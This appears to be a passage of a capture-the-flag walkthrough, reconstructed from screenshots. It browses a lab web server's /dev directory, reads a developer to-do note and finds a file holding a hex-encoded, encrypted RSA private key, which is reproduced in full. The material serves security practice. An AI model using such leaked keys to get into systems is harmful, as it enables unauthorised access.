


Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	


Apache/2.2.22 (Ubuntu) Server at 10.129.231.125 Port 80

in dev directory got some interesting stuff...




```
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```

Saw notes.txt file first and just a normal to do list...



```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54 79 70 65 3a 20
34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b 2d 49 6e 66 6f 3a 20 41 45 53 2d 31 32 38 2d 43 42 43 2c 41 45 42 38 38 43 31 34 30
46 36 39 42 46 32 30 37 34 37 38 38 44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b 65 67 4e 75 6b 31 44 41 71
6c 41 4e 35 6a 62 6a 58 76 30 50 50 73 6f 67 33 6a 64 62 4d 46 53 38 69 45 39 70 33 55 4f 4c 30 6c 46 30 78 66 37 50 7a 6d 72 6b 44
61 38 52 0d 0a 35 79 2f 62 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67 4a 63 4f 46 48 2b 39 52 4a 44 42 43
35 55 4a 4d 55 53 31 2f 67 6a 42 2f 37 2f 4d 79 30 30 4d 77 78 2b 61 49 36 0d 0a 30 45 49 30 53 62 4f 59 55 41 56 31 57 34 45 56 37
6d 39 36 51 73 5a 6a 72 77 4a 76 6e 6a 56 61 66 6d 36 56 73 4b 61 54 50 42 48 70 75 67 63 41 53 76 4d 71 7a 37 36 57 36 61 62 52 5a
65 58 69 0d 0a 45 62 77 36 36 68 6a 46 6d 41 75 34 41 7a 71 63 4d 2f 6b 69 67 4e 52 46 50 59 75 4e 69 58 72 58 73 31 77 2f 64 65 4c
43 71 43 4a 2b 45 61 31 54 38 7a 6c 61 73 36 66 63 6d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e 65 36 6c 31 37 68 4b 61 54 36 77 46
6e 70 35 65 58 4f 61 55 49 48 76 48 6e 76 4f 36 53 63 48 56 57 52 72 5a 37 30 66 63 70 63 70 69 6d 4c 31 77 31 33 54 67 64 64 32 41
69 47 64 0d 0a 70 48 4c 4a 70 59 55 49 49 35 50 75 4f 36 78 2b 4c 53 38 6e 31 72 2f 47 57 4d 71 53 4f 45 69 6d 4e 52 44 31 6a 2f 35
39 2f 34 75 33 52 4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0d 0a 51 64 57 77 46 77 61 58 62 59 79 54 31 75 78 41 4d
53 6c 35 48 71 39 4f 44 35 48 4a 38 47 30 52 36 4a 49 35 52 76 43 4e 55 51 6a 77 78 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6a 76 66
71 2b 45 0d 0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 63 77 6e 53 64 64 48 57 38 57 33 4c 78 4a 6d 43 78 64 78 57 35 6c
74 35 64 50 6a 41 6b 42 59 52 55 6e 6c 39 31 45 53 43 69 44 34 5a 2b 75 43 0d 0a 4f 6c 36 6a 4c 46 44 32 6b 61 4f 4c 66 75 79 65 65
30 66 59 43 62 37 47 54 71 4f 65 37 45 6d 4d 42 33 66 47 49 77 53 64 57 38 4f 43 38 4e 57 54 6b 77 70 6a 63 30 45 4c 62 6c 55 61 36
75 6c 4f 0d 0a 74 39 67 72 53 6f 73 52 54 43 73 5a 64 31 34 4f 50 74 73 34 62 4c 73 70 4b 78 4d 4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c
50 4f 53 77 53 70 57 79 39 57 70 36 79 38 58 58 38 2b 46 34 30 72 78 6c 35 0d 0a 58 71 68 44 55 42 68 79 6b 31 43 33 59 50 4f 69 44
75 50 4f 6e 4d 58 61 49 70 65 31 64 67 62 30 4e 64 44 31 4d 39 5a 51 53 4e 55 4c 77 31 44 48 43 47 50 50 34 4a 53 53 78 58 37 42 57
64 44 4b 0d 0a 61 41 6e 57 4a 76 46 67 6c 41 34 6f 46 42 42 56 41 38 75 41 50 4d 66 56 32 58 46 51 6e 6a 77 55 54 35 62 50 4c 43 36
35 74 46 73 74 6f 52 74 54 5a 31 75 53 72 75 61 69 32 37 6b 78 54 6e 4c 51 0d 0a 2b 77 51 38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47
73 4b 53 66 38 52 2f 72 73 52 4b 65 65 4b 63 69 6c 44 65 50 43 6a 65 61 4c 71 74 71 78 6e 68 4e 6f 46 74 67 30 4d 78 74 36 72 32 67
62 31 45 0d 0a 41 6c 6f 51 36 6a 67 35 54 62 6a 35 4a 37 71 75 59 58 5a 50 79 6c 42 6c 6a 4e 70 39 47 56 70 69 6e 50 63 33 4b 70 48
74 74 76 67 62 70 74 66 69 57 45 45 73 5a 59 6e 35 79 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b 4f 78 41 72 58 45 32 64 6a 37 65 58
2b 62 71 36 35 36 33 35 4f 4a 36 54 71 48 62 41 6c 54 51 31 52 73 39 50 75 6c 72 53 37 4b 34 53 4c 58 37 6e 59 38 39 2f 52 5a 35 6f
53 51 65 0d 0a 32 56 57 52 79 54 5a 31 46 66 6e 67 4a 53 73 76 39 2b 4d 66 76 7a 33 34 31 6c 62 7a 4f 49 57 6d 6b 37 57 66 45 63 57
63 48 63 31 36 6e 39 56 30 49 62 53 4e 41 4c 6e 6a 54 68 76 45 63 50 6b 79 0d 0a 65 31 42 73 66 53 62 73 66 39 46 67 75 55 5a 6b 67
48 41 6e 6e 66 52 4b 6b 47 56 47 31 4f 56 79 75 77 63 2f 4c 56 6a 6d 62 68 5a 7a 4b 77 4c 68 61 5a 52 4e 64 38 48 45 4d 38 36 66 4e
6f 6a 50 0d 0a 30 39 6e 56 6a 54 61 59 74 57 55 58 6b 30 53 69 31 57 30 32 77 62 75 31 4e 7a 4c 2b 31 54 67 39 49 70 4e 79 49 53 46
43 46 59 6a 53 71 69 79 47 2b 57 55 37 49 77 4b 33 59 55 35 6b 70 33 43 43 0d 0a 64 59 53 63 7a 36 33 51 32 70 51 61 66 78 66 53 62
75 76 34 43 4d 6e 4e 70 64 69 72 56 4b 45 6f 35 6e 52 52 66 4b 2f 69 61 4c 33 58 31 52 33 44 78 56 38 65 53 59 46 4b 46 4c 36 70 71
70 75 58 0d 0a 63 59 35 59 5a 4a 47 41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e 73 6a 68 6c 59 61 38 73 76
62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b 42 43 46 42 6b 5a 48 57 4e 4e 79 65
4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56 46 65 68 54 75 42 72 70 2b 56 75 50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d
6a 41 6a 0d 0a 4d 73 6c 66 2b 39 78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c 6d 53 68 46
70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73 75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44
76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2f 77 55 79 55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33
4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77 53 65 54 42 46
32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51
75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b
68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```


saw hype_key file and seems like hex to me...



```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53
41 20 50 52 49 56 41 54 45 20 4b 45 59
2d 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54
79 70 65 3a 20 34 2c 45 4e 43 52 59 50
54 45 44 0d 0a 44 45 4b 2d 49 6e 66 6f
3a 20 41 45 53 2d 31 32 38 2d 43 42 43
2c 41 45 42 38 38 43 31 34 30 46 36 39
42 46 32 30 37 34 37 38 38 44 45 32 34
41 45 34 38 44 34 36 0d 0a 0d 0a 44 62
```


```
-----BEGIN RSA PRIVATE KEY
-----

 Proc-Type: 4,ENCRYPTED

 DEK-Info: AES-128-CBC,AEB8
8C140F69BF2074788DE24AE4
```

seems like an ssh private key!!!



